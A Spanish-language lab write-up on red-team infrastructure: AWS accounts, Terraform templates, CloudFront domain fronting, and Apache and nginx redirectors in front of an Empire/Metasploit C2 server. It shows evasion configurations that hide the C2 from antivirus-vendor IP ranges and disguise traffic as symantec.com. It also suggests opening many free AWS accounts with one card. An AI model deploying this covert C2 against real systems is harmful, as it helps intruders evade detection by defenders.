Infraestructura RT

Laboratorio de pruebas.

Descarga de responsabilidad

Este documento no pretende ser un procedimiento paso a paso para desplegar laboratorios sin tener que documentarse, ni una guía de como se han de generar infraestructuras para ejercicios de Red Team.

En este documento se han redactado las experiencias al llevar a cabo lo aprendido tras la lectura de los siguientes enlaces, para desplegar un laboratorio de pruebas RT:

1) **https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki**
2) **https://rastamouse.me/2017/08/automated-red-team-infrastructure-deployment-with-terraform---part-1/**

3) https://ired.team/offensive-security/red-team-infrastructure/automating-red-team-infrastructure-with-terraform
4) https://holdmybeersecurity.com/2018/04/30/tales-of-a-red-teamer-ub-2018/
5) https://github.com/Neilpang/acme.sh
6) https://beyondbinary.io/articles/domain-fronting-with-metasploit-and-meterpreter/
7) https://www.mdsec.co.uk/2017/02/domain-fronting-via-cloudfront-alternate-domains/
8) https://www.peew.pw/blog/2018/2/22/how-i-identified-93k-domain-frontable-cloudfront-domains
9) https://ionize.com.au/reverse-https-meterpreter-and-empire-behind-nginx/
10) https://sec564.com/#!docs/resources.md
11) https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/
12) https://holdmybeersecurity.com/2019/02/07/poc-using-cloudflare-as-an-http-c2-with-powershell-empire/
13) https://payatu.com/RedTeaming-from-zero-to-one-part-1/
14) https://blog.ropnop.com/serverless-toolkit-for-pentesters/

Los recursos utilizados para el despliegue de dicha infraestructura conllevan un coste de 0$. El autor de este documento no se hace responsable de costes adicionales si no se siguen las pautas aquí mencionadas, o se añaden características no documentadas en las siguientes páginas.


Necesidades para laboratorio básico.

1) Servidor de Payloads
2) Servidor de control (C2) HTTP/S
3) Redireccionado HTTP/S
4) Domain Fronting con CloudFront
5) SERVERLESS con ZEIT
6) Un dominio donde cada subdominio estará asociado a cada servicio del laboratorio.

Por cuestión de costes, se ha escogido el proveedor Amazon y su servicio Free Tier Elegible AWS EC2 t2.micro, válidas para pruebas sin coste económico. Por tanto, a excepción de la creación del dominio propio, y del uso del servicio ZEIT, el resto estará centralizado en AWS.

Nota:

En entornos en producción (para ejercicios RT reales), se recomienda segmentar proveedores y dominios para limitar las implicaciones de las acciones reactivas que los equipos de respuesta ante incidentes puedan tomar. Igualmente las instancias t2.micro de AWS no tendrían capacidad suficiente para ejercicios reales.



Nombres de dominio

Una guía bastante detallada de como decidir que nombre de dominio registrar la podemos encontrar en:

https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#domains

Para el laboratorio aquí explicado voy a utilizar un dominio personal, creando un subdominio para cada servicio.

- **Servidor de Payloads:** *servidor_payloads*.audran.io
- **Servidor de control (C2) HTTP/S:** *servidor_control*.audran.io
- **Redireccionado HTTP/S:** *redireccionador_https*.audran.io

Nota:

Cada uno deberá registrarse su propio dominio, lo cual es bastante asequible en namecheap.com. Se agradecería encarecidamente que no se "juegue maliciosamente" con el dominio utilizado para los ejemplos.

Preparación inicial

- Registrar una cuenta de correo por cada instancia en la nube que se desee utilizar.

- Asignar un nombre descriptivo para rápidamente poder saber dicha cuenta de correo a que tipo de servicio va a estar asociado.

  Ej: aws.redireccion.https@tuproveedor.com

- Con las cuentas de correo registradas, se ha de proceder a darse de alta en el servicio correspondiente en la nube (Azure, AWS, Google Cloud, DigitalOcean, etc...), para este laboratorio de prueba todas las instancias estarán en Amazon.

  Nota:

  Es posible registrarse cuantas veces se quiera en Amazon para una cuenta gratuita, siempre y cuando sea con correos electrónicos diferentes; el número de tarjeta de crédito puede reutilizarse tantas veces como se desee. El registro implica un cargo de 0.99$ que posteriormente es re-ingresado, por lo que el coste real es de 0$ sea cual sea el número de cuentas creadas.

- Una vez registrado correctamente en Amazon, para poder automatizar ciertos procesos vamos a necesitar las claves (API) de autenticación para dicha cuenta.

  1. Esto se realiza en el apartado ***Servicios / IAM / Usuarios / Añadir usuario***.

  2. Al añadir el nuevo usuario se ha de seleccionar la casilla "***Acceso mediante programación***".

  3. El siguiente paso es asignarle permisos, para ello se irá a la pestaña "***Asociar directamente las políticas existentes***", y de las diferentes políticas que aparecen se selecciona la primera "***AdministratorAccess***". A partir de este punto no se requiere ningún dato más hasta que finalmente se ha creado el usuario.

4. Este es el punto más relevante ya que, una vez creado el usuario se muestra el ***ID y la clave de acceso***, y estos son los datos que hemos de anotar, ya que **estos datos no se podrán volver a consultar después** (si se pierden, habrá que crear otro usuario IAM siguiendo nuevamente los pasos mencionados) y las claves son imprescindibles para posteriormente automatizar ciertos procesos.

Nota:

Por cada cuenta de Amazon creada, se ha de seguir el mismo proceso, de forma que tengamos ID's y claves para cada cuenta.

Para el laboratorio aquí explicado, serían un total de 3 cuentas en Amazon AWS y por tanto 3 direcciones de correo y 3 pares de claves.

Despliegue de Infraestructura

Para poder levantar instancias AWS y configurarlas de forma automática, vamos a utilizar "terraform" (https://www.terraform.io/).

Para la gestión de las cuentas Amazon una vez creadas, utilizaremos la interfaz de comandos "aws" (https://docs.aws.amazon.com/cli/index.html) en los casos en que sea necesario algún cambio en la cuenta independientes a las instancias, o cambios puntuales.

Con ambos Frameworks unidos podremos configurar y automatizar en ciertos aspectos el despliegue de la infraestructura.

Adicionalmente para la gestión de aplicaciones serverless se utilizará el framework "now" de zeit.co (https://zeit.co/now)

Amazon

Amazon proporciona una interfaz cliente que podemos instalar del siguiente enlace:

- https://docs.aws.amazon.com/es_es/cli/latest/userguide/install-windows.html

Para su uso se requiere una configuración inicial requiriendo las claves API obtenidas al registrar la cuenta. Por cercanía las tres cuentas las vamos a asignar a la región eu-west-3 (París):

- París: eu-west-3

La relación de región y situación de las mismas la podemos encontrar en el siguiente enlace:

- https://docs.aws.amazon.com/es_es/general/latest/gr/rande.html

Inicialmente solo vamos a crear un perfil para cada una de nuestras 3 cuentas AWS, asignándole la región pertinente, en posteriores configuraciones podremos volver a utilizar esta interfaz para consultas o modificaciones.

```
aws configure --profile payloads
aws configure --profile redireccionado
aws configure --profile control
```


Terraform

En todas las instancias de este laboratorio vamos a utilizar una configuración similar, con una distribución de Linux (Ubuntu) en su versión 16.04 (para la versión 18.04 la instalación de Empire de forma desatendida ha dado problemas, se utiliza por tanto la versión 16.04 para todas las instancias).

Las reglas de firewall iniciales también van a ser idénticas para todas las instancias:

- Salida: DNS, HTTP, HTTPS.
- Entrada: SSH, HTTP y HTTPS.

En este punto se ha de destacar que un mismo tipo de imagen AMI tiene un identificador diferente según la región en la que se pretenda desplegar, por lo que es muy importante verificar que se está escogiendo un AMI "Free tier eligible".



Por lo que ya tenemos todos los datos necesarios; API, región, e identificador AMI, veamos una plantilla genérica terraform para el despliegue y configuración de una instancia.

Fichero de configuración *.tf


```
provider "aws" {
    access_key = "[TU_CLAVE_DE_ACCESO_AQUI]"
    secret_key = "[TU_CLAVE_SECRETA_AQUI]"
    region = "eu-west-3"
}
resource "aws_key_pair" "weird" {
    key_name   = "weird"
    public_key = "${file("..\\..\\claves\\weird.pub")}"
}
```

```
resource "aws_vpc" "default" {
    cidr_block = "10.10.0.0/16"
    enable_dns_hostnames = true
}
resource "aws_subnet" "default" {
    vpc_id = "${aws_vpc.default.id}"
    cidr_block = "10.10.10.0/24"
}
resource "aws_internet_gateway" "default" {
    vpc_id = "${aws_vpc.default.id}"
}
resource "aws_route_table" "default" {
    vpc_id = "${aws_vpc.default.id}"
    route {
        cidr_block = "0.0.0.0/0"
        gateway_id = "${aws_internet_gateway.default.id}"
    }
}
resource "aws_route_table_association" "default" {
    subnet_id = "${aws_subnet.default.id}"
    route_table_id = "${aws_route_table.default.id}"
}
resource "aws_security_group" "https-c2" {
    name = "https-c2"
    vpc_id = "${aws_vpc.default.id}"
    ingress {
        from_port = 22
        to_port = 22
        protocol = "tcp"
        cidr_blocks = ["0.0.0.0/0"]
    }
    ingress {
        from_port = 80
        to_port = 80
        protocol = "tcp"
        cidr_blocks = ["0.0.0.0/0"]
    }
```

```
    ingress {
        from_port = 443
        to_port = 443
        protocol = "tcp"
        cidr_blocks = ["0.0.0.0/0"]
    }
    egress {
        from_port = 53
        to_port = 53
        protocol = "udp"
        cidr_blocks = ["0.0.0.0/0"]
    }
    egress {
        from_port = 80
        to_port = 80
        protocol = "tcp"
        cidr_blocks = ["0.0.0.0/0"]
    }
    egress {
        from_port = 443
        to_port = 443
        protocol = "tcp"
        cidr_blocks = ["0.0.0.0/0"]
    }
}

resource "aws_instance" "https-c2" {
    ami = "ami-0a8e17334212f7052" # Ubuntu Server 16.04 LTS (HVM), SSD Volume Type
    instance_type = "t2.micro"
    key_name = "${aws_key_pair.weird.key_name}"
    vpc_security_group_ids = ["${aws_security_group.https-c2.id}"]
    subnet_id = "${aws_subnet.default.id}"
    associate_public_ip_address = true
    provisioner "file" {
        source = "aprovisionador.sh"
        destination = "/home/ubuntu/aprovisionador.sh"
```

```
        connection {
            type = "ssh"
            user = "ubuntu"
            private_key = "${file("..\\..\\claves\\weird")}"
        }
    }
    provisioner "remote-exec" {
        inline = [
            "chmod 755 /home/ubuntu/aprovisionador.sh",
            "sudo /home/ubuntu/aprovisionador.sh"
        ]
        connection {
            type = "ssh"
            user = "ubuntu"
            private_key = "${file("..\\..\\claves\\weird")}"
        }
    }
}


output "https-c2-ip" {
    value = "${aws_instance.https-c2.public_ip}"
}
```

Se han marcado en rojo, aquellos datos que variarán según la funcionalidad de la instancia, como se puede ver son mínimos, API's y datos descriptivos para una mejor identificación de a que instancia estamos haciendo referencia.



Dado que Terraform no permite trabajar con un único proveedor y múltiples cuentas, vamos a separar las configuraciones por módulos (directorios), quedando una estructura como la siguiente:

Una vez creado un fichero de configuración de terraform (.tf), para cada vez que queramos crear una instancia del mismo tipo, solo tendremos desplegar la configuración, que en nuestro caso siempre será idéntica:

terraform init
terraform plan -out plan
terraform apply plan


Igualmente, para cada instancia vamos a querer poder acceder por SSH, por lo que vamos a crear una clave que reutilizaremos para todas las instancias, para lo cual podemos utilizar ssh-keygen.

```
C:\Users\ed\RT_Notes\Infraestructura\claves
λ ssh-keygen.exe
Generating public/private rsa key pair.
Enter file in which to save the key (C:\Users\ed/.ssh/id_rsa): C:\Users\ed\RT_Notes\Infra
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in C:\Users\ed\RT_Notes\Infraestructura\claves\weird.
Your public key has been saved in C:\Users\ed\RT_Notes\Infraestructura\claves\weird.pub.
The key fingerprint is:
SHA256:x6jIzN2Yces7JY6YikjhEvxdVoRZhwbkmMCfaHOS73k ed@D10
The key's randomart image is:
```

Por lo que el despliegue se podría realizar en 3 pasos de una forma similar a:

```
C:\Users\ed\RT_Notes\Infraestructura
λ cd CommandAndControl\HTTP_Redir\

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl\HTTP_Redir
λ (terraform init && terraform plan -out plan && terraform apply plan) >despliegue.log 2>&1

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl\HTTP_Redir
λ terraform.exe output http-rdir-ip
35.180.65.68

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl\HTTP_Redir
λ cd ..\HTTP_C2\

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl\HTTP_C2
λ (terraform init && terraform plan -out plan && terraform apply plan) >despliegue.log 2>&1

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl\HTTP_C2
λ terraform.exe output https-c2-ip
35.180.137.184

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl\HTTP_C2
λ cd ..\..\DomainFronting\Payloads\

C:\Users\ed\RT_Notes\Infraestructura\DomainFronting\Payloads
λ (terraform init && terraform plan -out plan && terraform apply plan) >despliegue.log 2>&1

C:\Users\ed\RT_Notes\Infraestructura\DomainFronting\Payloads
λ terraform.exe output aws-payloads-ip
35.180.68.130
```

Domain Fronting



https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#domain-fronting

Los primeros conceptos básicos de que se considera "Domain Fronting" y sus aplicaciones en ejercicios de RT o en APT's, las podemos encontrar en los siguientes enlaces:

- https://en.wikipedia.org/wiki/Domain_fronting
- https://attack.mitre.org/techniques/T1172/
- https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1542139101.pdf

Para poder utilizar CloudFront como dominio frontal de nuestro servidor de payloads, vamos a necesitar actualizar nuestros DNS y posteriormente configurar Amazon CloudFront para que apunte a este nuevo servicio (esto puede tardar entre 15 y 30 minutos).

> **Nota:**
>
> Llegados a este punto, hemos de tener actualizados los DNS de nuestro dominio para que apunten a las instancias EC2 creadas.

Fichero configuración: terraform cloudfront.tf

```
provider "aws" {
    access_key = "A***************C"
    secret_key = "y***************O"
    region = "eu-west-3"
}
resource "aws_cloudfront_distribution" "https-fronting" {
```


```
    enabled = true
    is_ipv6_enabled = false
    origin {
        domain_name = "servidor_payloads.audran.io"
        origin_id = "domain-front"
        custom_origin_config {
            http_port = 80
            https_port = 443
            origin_protocol_policy = "match-viewer"
            origin_ssl_protocols = ["TLSv1", "TLSv1.1", "TLSv1.2"]
        }
    }
    default_cache_behavior {
        target_origin_id = "domain-front"
        allowed_methods = ["GET", "HEAD", "OPTIONS", "PUT", "POST", "PATCH", "DELETE"]
        cached_methods = ["GET", "HEAD"]
        viewer_protocol_policy = "allow-all"
        min_ttl = 0
        default_ttl = 0
        max_ttl = 0
        forwarded_values {
            query_string = true
            headers = ["*"]
            cookies {
                forward = "all"
            }
        }
    }
    restrictions {
        geo_restriction {
            restriction_type = "blacklist"
            locations = ["AD"]
        }
    }
    viewer_certificate {
        cloudfront_default_certificate = true
    }
```

```
}

output "cf-domain" {

    value = "${aws_cloudfront_distribution.https-fronting.domain_name}"

}
```

El despliegue de la configuración CloudFront es idéntico al despliegue de las instancias EC2:


```
terraform init
terraform plan -out plan
terraform apply plan
```

Con ambas partes, CloudFront y servidor de payloads funcionales, vamos a verificar que todo funciona en sus diferentes formas:



Acceso directo a servidor de payloads

Uso del dominio frontal en sus 3 variantes.



Como se puede apreciar en los logs del Apache, las tres conexiones proceden de CloudFront, y no de awsstatic.com y ni mucho menos de Symantec.com

Para potenciales "victimas" o equipos de respuesta ante incidentes, siempre será algo más lícito **status.symantec.com** que **servidor_payloads.audran.io**

https://www.peew.pw/blog/2018/2/22/how-i-identified-93k-domain-frontable-cloudfront-domains

> **Nota:**
>
> Desde el 8 de Abril de 2019, Amazon a puesto medidas para evitar el uso de CloudFront como Domain Fronting a través de HTTPS (No para HTTP).
>
> https://aws.amazon.com/es/blogs/networking-and-content-delivery/continually-enhancing-domain-security-on-amazon-cloudfront/

Si tenemos la necesidad de que nuestro Domain Fronting soporte ambos protocolos, siempre se puede estudiar la posibilidad de utilizar Azure.

- https://truneski.github.io/blog/2019/02/27/empire-domain-fronting-with-microsoft-azure/
- https://chigstuff.com/blog/metasploit-domain-fronting-with-microsoft-azure/

Como anotación final, en la configuración de reglas de firewall de nuestra instancia, permitimos acceso desde 0.0.0.0/0, **esta no es la configuración optima**, dado que estamos utilizando CloudFront, **SOLO** se debería permitir el acceso desde rangos de IP de dicho servicio, para que nuestro servidor no pueda ser accedido por terceros sin pasar por CloudFront.

- https://docs.aws.amazon.com/es_es/AmazonCloudFront/latest/DeveloperGuide/LocationsOfEdgeServers.html
- http://d7uri8nf7uskq.cloudfront.net/tools/list-cloudfront-ips

Tenemos dos opciones, añadir dichos bloques CIDR a las reglas de configuración de firewall en terraform_payloads.tf o crear en nuestra instancia EC2 el fichero .htaccess con las reglas


específicas para que todo acceso desde cualquier IP que no sea de CloudFront sea redirigida a https://www.azure.com (por ejemplo).

Fichero .htaccess para acceso solo desde CloudFront

```
RewriteEngine On
ErrorDocument 302 " "
RewriteCond expr "! -R '144.220.0.0/16'" [OR]
RewriteCond expr "! -R '52.124.128.0/17'" [OR]
RewriteCond expr "! -R '54.230.0.0/16'" [OR]
RewriteCond expr "! -R '54.239.128.0/18'" [OR]
RewriteCond expr "! -R '52.82.128.0/19'" [OR]
RewriteCond expr "! -R '99.84.0.0/16'" [OR]
RewriteCond expr "! -R '205.251.192.0/19'" [OR]
RewriteCond expr "! -R '54.239.192.0/19'" [OR]
RewriteCond expr "! -R '70.132.0.0/18'" [OR]
RewriteCond expr "! -R '13.32.0.0/15'" [OR]
RewriteCond expr "! -R '13.224.0.0/14'" [OR]
RewriteCond expr "! -R '13.35.0.0/16'" [OR]
RewriteCond expr "! -R '204.246.172.0/23'" [OR]
RewriteCond expr "! -R '204.246.164.0/22'" [OR]
RewriteCond expr "! -R '204.246.168.0/22'" [OR]
RewriteCond expr "! -R '71.152.0.0/17'" [OR]
RewriteCond expr "! -R '216.137.32.0/19'" [OR]
RewriteCond expr "! -R '205.251.249.0/24'" [OR]
RewriteCond expr "! -R '99.86.0.0/16'" [OR]
RewriteCond expr "! -R '52.46.0.0/18'" [OR]
RewriteCond expr "! -R '52.84.0.0/15'" [OR]
RewriteCond expr "! -R '130.176.0.0/16'" [OR]
RewriteCond expr "! -R '64.252.64.0/18'" [OR]
RewriteCond expr "! -R '204.246.174.0/23'" [OR]
RewriteCond expr "! -R '64.252.128.0/18'" [OR]
RewriteCond expr "! -R '205.251.254.0/24'" [OR]
RewriteCond expr "! -R '143.204.0.0/16'" [OR]
RewriteCond expr "! -R '205.251.252.0/23'" [OR]
RewriteCond expr "! -R '204.246.176.0/20'" [OR]
RewriteCond expr "! -R '13.249.0.0/16'" [OR]
```

```
RewriteCond expr "! -R '54.240.128.0/18'" [OR]
RewriteCond expr "! -R '205.251.250.0/23'" [OR]
RewriteCond expr "! -R '52.222.128.0/17'" [OR]
RewriteCond expr "! -R '54.182.0.0/16'" [OR]
RewriteCond expr "! -R '54.192.0.0/16'" [OR]
RewriteCond expr "! -R '13.124.199.0/24'" [OR]
RewriteCond expr "! -R '34.226.14.0/24'" [OR]
RewriteCond expr "! -R '52.15.127.128/26'" [OR]
RewriteCond expr "! -R '35.158.136.0/24'" [OR]
RewriteCond expr "! -R '52.57.254.0/24'" [OR]
RewriteCond expr "! -R '18.216.170.128/25'" [OR]
RewriteCond expr "! -R '13.54.63.128/26'" [OR]
RewriteCond expr "! -R '13.59.250.0/26'" [OR]
RewriteCond expr "! -R '13.210.67.128/26'" [OR]
RewriteCond expr "! -R '35.167.191.128/26'" [OR]
RewriteCond expr "! -R '52.47.139.0/24'" [OR]
RewriteCond expr "! -R '52.199.127.192/26'" [OR]
RewriteCond expr "! -R '52.212.248.0/26'" [OR]
RewriteCond expr "! -R '52.66.194.128/26'" [OR]
RewriteCond expr "! -R '13.113.203.0/24'" [OR]
RewriteCond expr "! -R '34.195.252.0/24'" [OR]
RewriteCond expr "! -R '35.162.63.192/26'" [OR]
RewriteCond expr "! -R '34.223.12.224/27'" [OR]
RewriteCond expr "! -R '52.56.127.0/25'" [OR]
RewriteCond expr "! -R '13.228.69.0/24'" [OR]
RewriteCond expr "! -R '34.216.51.0/25'" [OR]
RewriteCond expr "! -R '54.233.255.128/26'" [OR]
RewriteCond expr "! -R '52.52.191.128/26'" [OR]
RewriteCond expr "! -R '52.78.247.128/26'" [OR]
RewriteCond expr "! -R '52.220.191.0/26'" [OR]
RewriteCond expr "! -R '34.232.163.208/29"
RewriteRule ^.*$ https://www.azure.com [L,R=302]
```

Command And Control (C2)



Este subconjunto de la infraestructura se va a encargar de canalizar las conexiones a nuestros agentes de control (metasploit o Empire) haciéndolas pasar previamente por un mini-redireccionador HTTP/S que analizará si dicha petición es para nuestro C2 o en caso contrario re-dirigirle a sitios lícitos, de forma que el acceso a nuestro C2 es totalmente transparente para la víctima y tenemos control sobre quien y como puede acceder a nuestro C2.

> **Nota:**
>
> El uso de redireccionadores facilita dos tareas, en primer lugar que nuestro C2 no quede expuesto de forma pública y pueda ser bloqueado/analizado/detenido/denunciado.
>
> En segundo lugar, dada la información que puede almacenarse en dicho C2 en el transcurso de un ejercicio de RT, re-instaurarlo poder ser una tarea tediosa, sin embargo el redireccionador tendrá una configuración y datos constante, por lo que con terraform y mínimas variaciones podemos restaurarlo en pocos minutos.

El fichero de aprovisionamiento incluye los detalles más importantes de mod_rewrite (.htaccess), por lo que se incluye un extracto de las tareas más relevantes que realiza.

Fichero de instalación de software: aprovisionador.sh

```
#!/bin/bash


if [[ $EUID -ne 0 ]]; then
        echo "Please run this script as root" 1>&2
        exit 1
```

```
fi

apt-get update

apt-get -y -qq install apache2

a2enmod ssl rewrite proxy proxy_http

a2ensite default-ssl.conf

service apache2 stop


# La configuración de Apache es idéntica que la del servidor de payloads.

# Se omite …

… … … … … …

# El redireccionamiento en si mismo se realiza mediante mod_rewrite de apache

cat <<-EOF > /var/www/html/.htaccess

RewriteEngine On

ErrorDocument 302 " "


# Mobile

RewriteCond %{HTTP_USER_AGENT} "android|blackberry|googlebot-mobile|iemobile|ipad|iphone|ipod|opera
mobile" [NC]

RewriteRule ^.*$ https://www.disney.com/? [L,R=302]


# AV Products fine grained (https://gist.github.com/curi0usJack/971385e8334e189d93a6cb4671238b10)

RewriteCond expr "-R '54.0.0.0/8'" [OR]

… … … … … … Todo aquel rango que se desee bloquear aquí … … … … … …

RewriteCond expr "-R '52.0.0.0/8'"

RewriteRule  ^.*$ https://www.disney.com [L,R=302]


# Some kind of weird domain fronting ?

RewriteCond %{HTTP_HOST}!^redireccionador_https\.audran\.io$ [OR]

RewriteCond %{HTTP_HOST} ^$

RewriteRule ^.*$ https://www.disney.com/? [L,R=302]


# PowerShell || Empire

#RewriteCond %{REQUEST_URI}
^/(static|assets|admin/get\.php|news\.php|login/process\.php|download/more\.php)/?$ [NC]

RewriteCond %{REQUEST_URI} ^/assets/.* [NC]

RewriteRule ^.*$ REQUEST_SCHEME}://servidor_control.audran.io%{REQUEST_URI} [P]

# Everything Between ....

RewriteRule ^.*$ https://www.disney.com [L,R=302]
```

```
EOF

service apache2 start
```

Confirmamos que el redireccionado está funcionando:

```
C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl\HTTP_Redir
λ curl -Ik https://redireccionador_https.audran.io
HTTP/1.1 302 Found
Date: Thu, 09 May 2019 17:46:19 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: https://www.google.com
Content-Type: text/html; charset=iso-8859-1


C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl\HTTP_Redir
λ curl -Ik https://redireccionador_https.audran.io -A "Slackbot-LinkExpanding"
HTTP/1.1 302 Found
Date: Thu, 09 May 2019 17:46:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: https://www.slack.com
Content-Type: text/html; charset=iso-8859-1


C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl\HTTP_Redir
λ curl -IkA Morzilla https://redireccionador_https.audran.io/assets/churro_aqui
HTTP/1.1 502 Proxy Error
Date: Thu, 09 May 2019 17:46:54 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Type: text/html; charset=iso-8859-1
```

Nota:

Es muy importante en este punto tener en cuenta que la opción más recomendada es modificar las reglas del firewall del C2 para que SOLO admita conexiones desde el redireccionador.

Fichero de instalación de software: aprovisionador.sh

```
#!/bin/bash


# Empire

sudo apt-get update

sudo apt-get install python python-pip dox2unix

git clone https://github.com/EmpireProject/Empire.git

cd Empire

sudo ./setup/install.sh


# Metasploit

cd ~

curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall

chmod 755 msfinstall

sudo ./msfinstall

msfdb init


# Nginx

sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/fake.key -out /etc/ssl/certs/fake.crt

sudo apt-get update

sudo apt-get install nginx

sudo service nginx stop

sudo bash -c 'cat <<-EOF > /etc/nginx/sites-available/default

server {

    listen 80 default_server;

    listen 443 ssl default_server;

    root /var/www/html;

    index index.html;

    location / {

        try_files $uri $uri/ -404;

    }

    ssl_certificate /etc/ssl/certs/fake.crt;

    ssl_certificate_key /etc/ssl/private/fake.key;

    ssl_protocols TLSv1.2 TLSv1.1 TLSv1;

    # Metasploit
```

```
    location ~ ^/assets(.*) {
        proxy_pass http://127.0.0.1:2080;
    }
    # Empire
    location ~ ^/(admin/get.php|news.php|login/process.php|download/more.php) {
        proxy_pass http://127.0.0.1:1080;
    }
}
EOF'
sudo service nginx start
```

